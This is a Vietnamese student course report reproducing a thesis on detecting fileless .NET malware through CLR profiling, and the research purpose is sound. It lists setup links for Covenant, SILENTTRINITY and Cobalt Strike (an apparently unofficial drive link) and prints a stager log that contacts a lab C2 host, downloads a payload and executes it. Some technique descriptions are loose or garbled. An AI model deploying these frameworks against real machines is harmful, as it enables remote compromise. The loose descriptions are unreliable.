Trường Đại học Công nghệ Thông tin – ĐHQG Tp. HCM
Khoa Mạng máy tính và truyền thông

BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Analyzing Fileless Malware for the .NET Framework through CLR Profiling

Mã nhóm: G8 *Mã đề tài: S13*

Lớp: NT230.N21.ATCL

1. THÔNG TIN THÀNH VIÊN NHÓM:

(Sinh viên liệt kê tất cả các thành viên trong nhóm)

STT	Họ và tên	MSSV	Email
1	Trương Đình Trọng Thanh	20520766	20520766@gm.uit.edu.vn
2	Trần Thúy Anh	20521085	20521085@gm.uit.edu.vn
3	Phạm Văn Thời	20521977	20521977@gm.uit.edu.vn

2. TÓM TẮT NỘI DUNG THỰC HIỆN:[1]

A. Chủ đề nghiên cứu trong lĩnh vực Mã độc: *(chọn nội dung tương ứng bên dưới)*

☑ Phát hiện mã độc

☐ Đột biến mã độc

☐ Khác: ……

B. Liên kết lưu trữ mã nguồn của nhóm:

Mã nguồn của đề tài đồ án được lưu tại: ……..

(Lưu ý: GV phụ trách phải có quyền truy cập nội dung trong Link)

C. Tên bài báo tham khảo chính:

Leemreize, T. (2021). Analyzing fileless malware for the. NET Framework through CLR profiling (Master's thesis, University of Twente)

D. Dịch tên Tiếng Việt cho bài báo:


[1] Ghi nội dung tương ứng theo mô tả

Phân tích phần mềm độc hại fileless cho. NET Framework thông qua cấu hình CLR

E. Tóm tắt nội dung chính:

Phần mềm độc hại Fileless là một mối đe dọa hiện đang diễn ra, với tỷ lệ thành công cao khi bỏ qua các phương pháp phát hiện và lây nhiễm vào máy. Các giải pháp chống phần mềm độc hại liên tục được cải thiện để giải quyết mối đe dọa này bằng cách giới thiệu các cơ chế phát hiện mới. Một trong những cơ chế này là Antimalware Scan Interface - Giao diện quét phần mềm độc hại, hay còn được gọi là AMSI, đây là một cải tiến đáng kể đối với bảo mật trong thế giới .NET. Tuy nhiên, một kỹ thuật phần mềm độc hại Fileless mới dựa trên Dynamic Language Runtime - Thời gian chạy ngôn ngữ động có thể bỏ qua các cơ chế mới này, bao gồm cả AMSI. Do đó, một phương pháp mới để giải quyết mối đe dọa này là cần thiết. Như một phản hồi, có đề xuất một phương pháp mới để phân tích phần mềm độc hại Fileless cho .NET Framework dựa trên cấu hình CLR. Vì phương pháp này được xây dựng dựa trên API lược tả .NET nên nó có thể áp dụng cho bất kỳ ứng dụng nào được viết cho .NET Framework. Phương pháp trên đã được áp dụng thành công cho các mẫu phần mềm độc hại tiên tiến nhất hiện nay để phân tích các mẫu và tạo chữ ký cho các kỹ thuật của chúng. Đến lượt nó, điều này cho phép phát hiện việc sử dụng các kỹ thuật này trong các mẫu mới, chưa biết. Từ phân tích của mình, nhóm tác giả đã phát hiện ra bốn loại kỹ thuật phần mềm độc hại Fileless riêng biệt hiện đang được sử dụng phổ biến. Bốn loại kỹ thuật này là reflection-based techniques (kỹ thuật dựa trên phản xạ), techniques statically invoking unmanaged code (kỹ thuật gọi tĩnh mã không được quản lý), techniques dynamically invoking unmanaged code (kỹ thuật gọi động mã không được quản lý) và techniques utilizing an embedded interpreter (kỹ thuật sử dụng trình thông dịch nhúng). Ngoài ra, bài báo cũng cung cấp thông tin chuyên sâu về hoạt động của các kỹ thuật này bằng cách so sánh các đặc điểm của chúng một cách chi tiết hơn.

F. Tóm tắt các kỹ thuật chính được mô tả sử dụng trong bài báo:



Bài báo gồm 1 kỹ thuật 4 giai đoạn chính trong phương pháp đề xuất, bao gồm:

- Kỹ thuật 01: Lập profiling

Dùng GroboTrace thu thập danh sách tất cả các lệnh gọi do mẫu phần mềm độc hại thực hiện ở dạng cây. Trong cây lệnh gọi này, mỗi nút tương ứng với một lệnh gọi hàm. Mỗi nhánh từ cha đến con biểu thị một lệnh gọi hàm từ hàm cha đến hàm con. Khi được kết hợp, các cuộc gọi này cung cấp thông tin chi tiết về hành vi của mẫu phần mềm độc hại.

- Kỹ thuật 02: Áp dụng quy tắc YARA

Lựa chọn signature ở dạng quy tắc YARA được thực hiện vì YARA là một công cụ khớp mẫu rất phổ biến cho phần mềm độc hại.

G. Môi trường thực nghiệm của bài báo:

- Cấu hình máy tính: Windows 10 trên máy ảo VirtualBox
- Các công cụ hỗ trợ sẵn có: Covenant, SharpSploit, Cobalt Strike, SILENTTRINITY (Giai đoạn Lập hồ sơ), Dotnet-Profiler(Giai đoạn Lập hồ sơ và Phân tích), Profiler-Ruler(Giai đoạn Lấy chữ ký)
- Ngôn ngữ lập trình để hiện thực phương pháp: C++, C#, Java, Python
- Đối tượng nghiên cứu (chương trình phần mềm dùng để kiểm tra tính khả thi của phương pháp/tập dữ liệu – nếu có): Covenant, SharpSploit, Cobalt Strike, SILENTTRINITY

- Tiêu chí đánh giá tính hiệu quả của phương pháp: Ghi nhận được lịch sử cuộc gọi(log) của các cuộc tấn công trong khoảng thời gian nhanh nhất có thể

H. Kết quả thực nghiệm của bài báo:

TABLE I
TYPES OF TECHNIQUES IMPLEMENTED BY EACH ANALYZED SAMPLE

Sample	Technique
Covenant (stager)	Reflection-based
SharpSploit (PE loading)	P/Invoke-based
SharpSploit (ShellCode)	P/Invoke-based
SharpSploit (.NET Assembly)	Reflection-based
SharpSploit (Generic)	D/Invoke-based
SharpSploit (Injection)	D/Invoke-based
Cobalt Strike	D/Invoke-based[8]
SILENTTRINITY v0.1.0 (PowerShell)	Embedded interpreter
SILENTTRINITY v0.4.6 (Executable)	Embedded interpreter
SILENTTRINITY v0.4.6 (PowerShell)	Embedded interpreter
SILENTTRINITY v0.4.6 (PowerShell (Stageless))	Embedded interpreter

Từ các cuộc thử nghiệm, tác giả đã thành công lấy được lịch sử cuộc gọi từ các cuộc tấn công, phân tích và chỉ ra được các loại kỹ thuật từ các loại mã độc trên. Tác giả dựa vào các đặc điểm mã độc mà đã phân ra các loại kỹ thuật như bảng trên, được giải thích chi tiết hơn dưới đây:

1. Reflection-based techniques: kỹ thuật dựa trên phản chiếu, là một phương pháp trong lập trình cho phép chương trình truy xuất và thay đổi thông tin về các thành phần của chính nó tại thời điểm chạy. Kỹ thuật này sử dụng khả năng tự phản chiếu của ngôn ngữ lập trình để khám phá và thay đổi cấu trúc, thuộc tính, phương thức, hoặc hành vi của các đối tượng trong quá trình chạy.

Reflection-based techniques cho phép các ứng dụng có khả năng kiểm tra, sửa đổi và thay đổi chính nó dựa trên thông tin được thu thập từ các thành phần cấu trúc của nó. Điều này mở ra nhiều cơ hội cho phát triển linh hoạt và tạo ra mã chương trình tự động trong quá trình chạy.

Một số ứng dụng của reflection-based techniques bao gồm tạo ra các đối tượng động, thực thi mã tĩnh, xem và thay đổi thuộc tính của đối tượng, và phân tích cấu trúc của chương trình.

2. P/Invoke-based techniques: là một phương pháp trong lập trình cho phép các ứng dụng sử dụng mã không quản lý (unmanaged code) được viết bằng ngôn ngữ như C hoặc C++ trong ngữ cảnh của môi trường thực thi quản lý (managed environment). Kỹ thuật này cho phép các ứng dụng .NET (ví dụ: C# hoặc VB.NET) tương tác với các thư viện nền tảng không quản lý, chẳng hạn như thư viện DLL.

P/Invoke là viết tắt của "Platform Invocation Services" và là một tính năng trong .NET Framework. Nó cung cấp cách để gọi các hàm không quản lý từ mã quản lý bằng cách sử dụng kỹ thuật đóng gói và giao tiếp giữa các kiểu dữ liệu quản lý và kiểu dữ liệu không quản lý.

Khi sử dụng P/Invoke-based techniques, lập trình viên sẽ khai báo các hàm không quản lý và các cấu trúc dữ liệu tương ứng trong mã .NET, sau đó sử dụng các attribute và phương thức P/Invoke để khai báo cách gọi và tương tác với các hàm và cấu trúc đó. Qua đó, ứng dụng quản lý có thể sử dụng các chức năng mạnh mẽ của mã không quản lý thông qua giao diện này.

P/Invoke-based techniques rất hữu ích khi muốn tương tác với các thư viện không quản lý, sử dụng các API hệ điều hành hoặc thực hiện các tác vụ phức tạp mà không được hỗ trợ trực tiếp bởi .NET Framework. Tuy nhiên, việc sử dụng P/Invoke-based techniques có thể tạo ra các vấn đề về khả năng tương thích, hiệu suất và bảo mật, do đó cần được sử dụng cẩn thận và kiểm soát.

3. D/Invoke-based Techniques: là một công cụ và một kỹ thuật được phát triển bởi FireEye để thực hiện các cuộc tấn công giả mạo, kiểm tra và tìm hiểu về hệ thống bảo mật.

Khi sử dụng D/Invoke, kẻ tấn công có thể triển khai những kỹ thuật mà không cần cài đặt hoặc sử dụng các công cụ tấn công truyền thống. Thay vào đó, D/Invoke cho phép kẻ tấn công tận dụng các tính năng có sẵn trên hệ thống mục tiêu để thực hiện các hoạt động độc hại.

Các D/Invoke-based Techniques có thể sử dụng các API (Application Programming Interface) hoặc các giao diện gốc của hệ điều hành để thực hiện các hoạt động độc hại như tạo quyền thành viên, thay đổi thiết lập hệ thống, đánh cắp thông tin, và tiến hành tấn công từ xa. Các kỹ thuật này có thể rất nguy hiểm vì chúng có thể lợi dụng các tính năng hợp pháp của hệ thống

4. Embedded Interpreter: một khái niệm được sử dụng trong lĩnh vực lập trình để chỉ việc nhúng một trình thông dịch ngôn ngữ vào trong một ngôn ngữ lập trình khác.

Trình thông dịch (interpreter) là một chương trình có khả năng đọc và thực thi mã nguồn của một ngôn ngữ lập trình cụ thể. Nó đọc từng câu lệnh một và thực hiện chúng mà không cần biên dịch trước, điều này cho phép các câu lệnh được chạy trực tiếp từ mã nguồn mà không cần biên dịch thành mã máy như trong trường hợp của trình biên dịch (compiler).mà không bị phát hiện hoặc chặn lại. Điều này mang lại nhiều lợi ích và khả năng linh hoạt cho các nhà phát triển và quản trị viên hệ thống, nhưng đồng thời cũng tiềm ẩn một số rủi ro bảo mật.

Việc nhúng một trình thông dịch như Python, Ruby, hoặc JavaScript vào trong một ứng dụng mạng có thể cho phép thực hiện các tính năng mạnh mẽ như kịch bản hóa, tùy chỉnh, và mở rộng. Tuy nhiên, nếu không được xử lý đúng cách, việc sử dụng Embedded Interpreter có thể mở ra các lỗ hổng bảo mật potenial.

I. Công việc/tính năng/kỹ thuật mà nhóm thực hiện lập trình và triển khai cho demo:

Công việc dự kiến:

- Thực nghiệm 4 loại kỹ thuật mã độc Covenant, SharpSploit, Cobalt Strike, SILENTTRINITY
- Chạy profile dotnet-profiler dựa trên GroboTrace
- Chạy profile-ruler để sàng lọc các cuộc gọi(log)
- So sánh các loại kỹ thuật mã độc

Công việc đã thực hiện+ tóm tắt kết quả:

- Thu được các mẫu phần mềm mã độc Covenant, SharpSploit, SILENTRINITY
- Chạy dotnet-profiler dưới các phầm mềm mã độc thu được các lệnh gọi hệ thống của 1 số mẫu trong phần mềm mã độc
- Phân tích sơ lược các đặc điểm của mã độc thông qua lịch sử cuộc gọi(log)

J. Các khó khăn, thách thức hiện tại khi thực hiện:

- Các Loại malware fileless đôi khi khó setup và dễ mất kết nối
- Dotnet-Profiler tiêu tốn nhiều thời gian và tài nguyên để chạy (vd khi thực nghiệm với SILENTTRINITY)
- Profiler-Ruler khó áp dụng để lấy Chữ ký
- Các kỹ thuật fileless có thể đã bị bỏ sót do bộ dữ liệu hạn chế.

3. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:

75%


4. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:

STT	Công việc	Phân công nhiệm vụ
1	Demo Covenant + SharpSploit, dotnet profiler	Trương Đình Trọng Thanh
2	Demo SILENTTRINITY, dotnet profiler	Trần Thúy Anh
3	Demo Cobalt Strike, dotnet profiler	Phạm Văn Thời
4	Thuyết trình + Slide	Cả nhóm

BÁO CÁO TỔNG KẾT CHI TIẾT

Phần bên dưới của báo cáo này là tài liệu báo cáo tổng kết - chi tiết của nhóm thực hiện cho đề tài này.


A. Phương pháp thực hiện



Cách tiếp cận được chia thành bốn giai đoạn: lập hồ sơ, phân tích, tạo chữ ký và so sánh. Giai đoạn lập hồ sơ lấy mẫu phần mềm độc hại làm đầu vào, trong khi các giai đoạn khác lấy đầu ra của giai đoạn trước làm đầu vào. Đầu ra của giai đoạn cuối cùng là danh sách các kỹ thuật có chung các đặc điểm và các kỹ thuật không có, bao gồm các đặc điểm đó.

Trong giai đoạn đầu tiên, lập hồ sơ, nhóm tác giả thu thập danh sách tất cả các lệnh gọi do mẫu phần mềm độc hại thực hiện ở dạng cây. Trong cây lệnh gọi này, mỗi nút tương ứng với một lệnh gọi hàm. Mỗi nhánh từ cha đến con biểu thị một lệnh gọi hàm từ hàm cha đến hàm con. Khi được kết hợp, các cuộc gọi này cung cấp thông tin chi tiết về hành vi của mẫu phần mềm độc hại. Cây cuộc gọi này cung cấp cơ sở để nhóm tác giả thực hiện phân tích và từ đó tạo chữ ký. Tiếp theo, nhóm tác giả tiếp tục giai đoạn phân tích. Nhóm tác giả phân tích cây lệnh gọi để tìm các lệnh gọi mà mẫu sử dụng để tải và thực thi các tải trọng trong bộ nhớ. Sự kết hợp của các cuộc gọi này là những gì nhóm tác giả xác định là kỹ thuật phần mềm độc hại Fileless. Bằng cách phân tích mã nguồn, khi có sẵn, hoặc thiết kế dịch ngược mẫu độc hại, nhóm tác giả có thể tách biệt các cuộc gọi thuộc về các kỹ thuật cụ thể. Những cuộc gọi này sau đó được sử dụng trong giai đoạn tiếp theo, đó là quá trình tạo chữ ký. Vì phạm vi đã được giảm đáng kể, giờ đây nhóm tác giả có thể phân tích các cuộc gọi thuộc về các kỹ thuật phần mềm độc hại Fileless một cách chi tiết hơn. Đối với mỗi kỹ thuật, trước tiên nhóm tác giả xác định các cuộc gọi thực sự cần thiết. Sau đó, nhóm tác giả tạo chữ ký cho các kỹ thuật đó bằng cách sử dụng các cuộc gọi hoàn toàn cần thiết. Do đó, những chữ ký này hiện có thể xác định hiệu quả các kỹ thuật này. Bằng cách giới hạn chữ ký đối với các cuộc gọi cần thiết dành riêng cho các kỹ thuật, nhóm tác giả có thể tăng độ chính xác của chữ ký của mình. Bước cuối cùng của quy trình này là so sánh chữ ký của các kỹ thuật khác nhau.

Kết quả của quá trình này cho phép nhóm tác giả đạt được mục tiêu của mình là hiển thị các kỹ thuật phần mềm độc hại fileless hiện có và chỉ ra sự khác biệt cũng như tương đồng giữa chúng



Nhóm chúng em đã thực hiện được hai giai đoạn đầu của bài báo. Trong giai đoạn khởi động, nhóm chúng em bắt đầu cài đặt các mẫu phần mềm độc hại bao gồm:


Covenant, SharpSpoit, SILENTRINITY và Cobalt Strike. Tiếp đến, nhóm thực hiện cài đặt dot-net profiler dựa trên GroboTrace mà nhóm tác giả đã cải tiến. Trong giai đoạn đầu tiên, nhóm chúng em đã thu thập danh sách tất cả các lệnh gọi do mẫu phần mềm độc hại thực hiện ở dạng cây. Bằng cách chạy dotnet profiler song song với các phần mềm độc hại, các lệnh đã được thu thập một cách chi tiết. Giai đoạn hai là phân tích mã nguồn, vận dụng các kiến thức về mã độc có sẵn và mã nguồn được công bố của các mẫu phần mềm độc hại, nhóm chúng em bắt đầu phân tích. Tuy nhiên, dựa vào số lượng mẫu còn thu thập khá hạn chế nên các lệnh cuộc gọi chưa hoàn toàn giống với kết quả của bài báo. Ngoài ra, các phần mềm độc hại tự động ngắt đột ngột khi nhận thấy profiler đang chạy song song khiến việc thu thập dữ liệu các cuộc gọi chưa được trọn vẹn.

B. Chi tiết cài đặt, hiện thực

- Cách cài đặt Covenant

Link cài đặt: https://github.com/cobbr/Covenant

Chạy Covenant bằng dotnet 3.0 và chạy trên web với đường link được cung cấp (https://127.0.0.1:7443)




Tạo tài khoản và đăng nhập

Các bước thiết lập thông số và cấu hình

- Cách cài đặt SharpSploit


Đối với SharpSploit, tác giả của Covenant đã tích hợp các thao tác vào mục "Task" sau khi đã tấn công thành công bằng Covenant.



- Cách cài đặt Cobalt Strike

Link cài đặt: https://drive.google.com/drive/folders/1XmYOjf54U3DyneH-6spm3Wjxj2CHqJn5

- Cách cài đặt SILENTRINITY – ấn vào "here" (khung đỏ) để biết cách cài đặt



Link cài đặt: https://github.com/d-sec-net/SILENTTRINITY

- Cách cài đặt Dotnet-profiler

Link cài đặt: https://github.com/oplosthee/dotnet-profiler

Yêu cầu : Visual Studio 2015 hoặc phiên bản mới hơn

Tải file

Chạy file GroboTrace.sln

Thiết lập biến môi trường như sau:


- COR_ENABLE_PROFILING = 1
- COR_PROFILER_PATH = ...\ClrProfiler.dll
- COR_PROFILER = {1bde2824-ad74-46f0-95a4-d7e7dab3b6b6}

Vào thư mục Output tạo file GroboTrace.ini và điền đường dẫn tên file mã độc cần lập profiler.


C. Kết quả thực nghiệm

- Kết quả chạy Covenant

Bằng cách cho máy Nạn nhân mở file .exe có chứa mã độc được cung cấp từ máy chủ Covenant (đây là dạng laucher Binary), nếu thành công ta sẽ nhận được thông báo như sau:




Và ta sẽ thấy chi tiết các thông số trong Grunt:




- Kết quả chạy SharpSploit


Một khi đã tấn công thành công trên covenant, ta có thể tương tác với máy Nạn nhân qua mục “Task”



Đây là một số ví dụ tương tác:




Kết quả trả về sẽ là thông tin mạng:




- Kết quả chạy Cobalt Strike

Đây là hình cmd "ipconfig" của máy nạn nhân



Còn đây là kết quả khi ta đã tấn công thành công bằng Cobalt Strike, khi cũng chạy lệnh "ipconfig" trên powershell.




- Kết quả chạy SILENTRINITY

Chạy stager powershell trên máy nạn nhân

```
[*] Found info in embedded resources:
        - GUID: 00000000-0000-0000-0000-000000000000
        - PSK: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
        - URLS: ####BEGIN_URLS_SECTION####loremipsumloremipsumloremipsumloremipsumloremipsumlo
sumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsuml
psumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsum
ipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsu
mipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremips
emipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremipsumloremip
remipsumloremipsumloremipsumloremipsumloremipsum####END_URLS_SECTION####
[+] URLS: http://192.168.1.31:5555
[*] Attempting HTTP POST to http://192.168.1.31:5555/5e034f78-0bc5-45a5-9c5e-79757ad3ee16
[-] Attempt #1
[*] Attempting HTTP GET to http://192.168.1.31:5555/5e034f78-0bc5-45a5-9c5e-79757ad3ee16
[-] Attempt #1
[*] Downloaded 569104 bytes
        [-] 'Boo.Lang.Compiler.dll' was required...
        [+] 'Boo.Lang.Compiler.dll' loaded...
        [-] 'Boo.Lang.dll' was required...
        [+] 'Boo.Lang.dll' loaded...

[*] Compiling Stage Code
        [-] 'Boo.Lang.dll' was required...
        [+] 'Boo.Lang.dll' loaded...
        [-] 'Boo.Lang.Extensions.dll' was required...
        [+] 'Boo.Lang.Extensions.dll' loaded...
        [-] 'Boo.Lang.Parser.dll' was required...
        [+] 'Boo.Lang.Parser.dll' loaded...
        [-] 'Boo.Lang.Compiler.dll' was required...
        [+] 'Boo.Lang.Compiler.dll' loaded...
        [-] 'System.dll' was required...
        [+] 'System.dll' loaded...
        [-] 'System.Core.dll' was required...
        [+] 'System.Core.dll' loaded...
        [-] 'System.Web.Extensions.dll' was required...
        [+] 'System.Web.Extensions.dll' loaded...
        [-] 'Microsoft.VisualBasic.Devices.dll' was required...
        [-] 'Microsoft.VisualBasic.dll' was required...
        [+] 'Microsoft.VisualBasic.dll' loaded...
[+] Compilation Successful!
[*] Executing
```

Chạy module boo/msg trên máy nạn nhân



- Kết quả chạy dotnet profiler

Kết nối đến máy

```
C:\Users\anh\Desktop\dotnet-profiler-main\GroboTrace\GroboServer\bin\x64\Debug\GroboServer.exe
Waiting for client to connect ..
Client connected - listening for packets!
```

Trạng thái đang ghi log của profiler

```
Waiting for client to connect ..
Client connected - listening for packets!
Printing logs for managed thread ID 5576
-----------------------------------------------
Printing logs for managed thread ID 2924
-----------------------------------------------
Printing logs for managed thread ID 4984
-----------------------------------------------
Printing logs for managed thread ID 8128
-----------------------------------------------
Printing logs for managed thread ID 6648
-----------------------------------------------
Printing logs for managed thread ID 8500
-----------------------------------------------
Finished saving logs
```

Kết quả thu thập được

```
Printing logs for managed thread 5576 (ID 5576)
100.00% 35897.000ms ROOT
    0.00% 0.000ms 1 calls System.AppDomain.SetupDomain
        0.00% 0.000ms 1 calls System.AppDomainSetup.SetupDefaults
            0.00% 0.000ms 1 calls System.String.LastIndexOfAny
            0.00% 0.001ms 2 calls System.String.Substring
            0.00% 0.001ms 2 calls System.String.InternalSubString
                0.00% 0.001ms 2 calls System.Buffer.Memmove
            0.00% 0.000ms 1 calls System.String.Concat
                0.00% 0.001ms 2 calls System.String.FillStringChecked
                    0.00% 0.001ms 2 calls System.Buffer.Memmove
        0.00% 0.000ms 1 calls System.AppDomain.set_PartialTrustVisibleAssemblies
            0.00% 0.000ms 1 calls System.AppDomain.GetNativeHandle
        0.00% 0.000ms 1 calls System.AppDomain.SetupFusionStore
            0.00% 0.000ms 1 calls System.AppDomainSetup.VerifyDirList
            0.00% 0.000ms 1 calls System.AppDomainSetup.set_DeveloperPath
            0.00% 0.000ms 1 calls System.AppDomainSetup.SetupFusionContext
                0.00% 0.003ms 9 calls System.AppDomainSetup.UpdateContextPropertyIfNeeded
                    0.00% 0.003ms 9 calls System.String.Equals
                0.00% 0.001ms 4 calls System.AppDomainSetup.UpdateBooleanContextPropertyIfNeeded
                0.00% 0.000ms 1 calls System.AppDomainSetup.UpdateByteArrayContextPropertyIfNeeded
                0.00% 0.000ms 1 calls System.String.Concat
                    0.00% 0.001ms 2 calls System.String.FillStringChecked
                        0.00% 0.001ms 2 calls System.Buffer.Memmove
    0.00% 0.000ms 1 calls System.AppDomain.InitializeCompatibilityFlags
    0.00% 0.000ms 1 calls System.CompatibilitySwitches.InitializeSwitches
        0.00% 0.001ms 3 calls System.CompatibilitySwitches.IsCompatibilitySwitchSet
            0.00% 0.001ms 3 calls System.Threading.Thread.GetDomain
            0.00% 0.001ms 3 calls System.AppDomain.IsCompatibilitySwitchSet
```

D. Hướng phát triển

Chủ đề đầu tiên được liên kết trực tiếp với một trong những hạn chế đã được đề cập trong phần trước, đó là kích thước của tập dữ liệu. Vì số lượng mẫu được phân tích cho nghiên cứu này bị hạn chế, công việc trong tương lai có thể được thực hiện để giải quyết vấn đề này. Các kỹ thuật Fileless khác có thể tồn tại mà nhóm tác giả không gặp phải trong tập dữ liệu của mình. Điều này có thể đạt được bằng cách áp dụng công cụ mà nhóm tác giả đã phát triển cho các bộ dữ liệu lớn hơn, chẳng hạn như cơ sở dữ liệu học thuật của VirusTotal hoặc các mẫu được thu thập thông qua các nguồn khác. Đóng góp của nghiên cứu này cho thế giới học thuật sẽ là sự hiểu biết sâu sắc hơn nữa về các kỹ thuật phần mềm độc hại Fileless hiện có. Ngoài ra, các chữ ký kết quả cũng có thể dẫn đến các cách mới để phát hiện và ngăn chặn phần mềm độc hại Fileless.

Một chủ đề khác sẽ là phần tiếp theo có giá trị của công việc được thực hiện trong nghiên cứu này là sử dụng các phương pháp mà nhóm tác giả đã phát triển để phát hiện phần mềm độc hại. Thay vì có một thành phần máy chủ chỉ lưu trữ các bản ghi để phân tích sau này như đã được thực hiện trong nghiên cứu này, có thể thêm chức năng quét tự động vào chính trình hồ sơ. Điều này sẽ giúp quét các mối đe dọa phần mềm độc hại Fileless và ngăn chặn chúng khi chúng xuất hiện. Để đạt được điều này, các chữ ký mà nhóm tác giả đã phát triển sẽ cần được áp dụng cho các cuộc gọi khi chúng được thực hiện. Ngoài ra, công việc này cũng có thể được mở rộng với việc trích xuất tự động các payload độc hại.

HẾT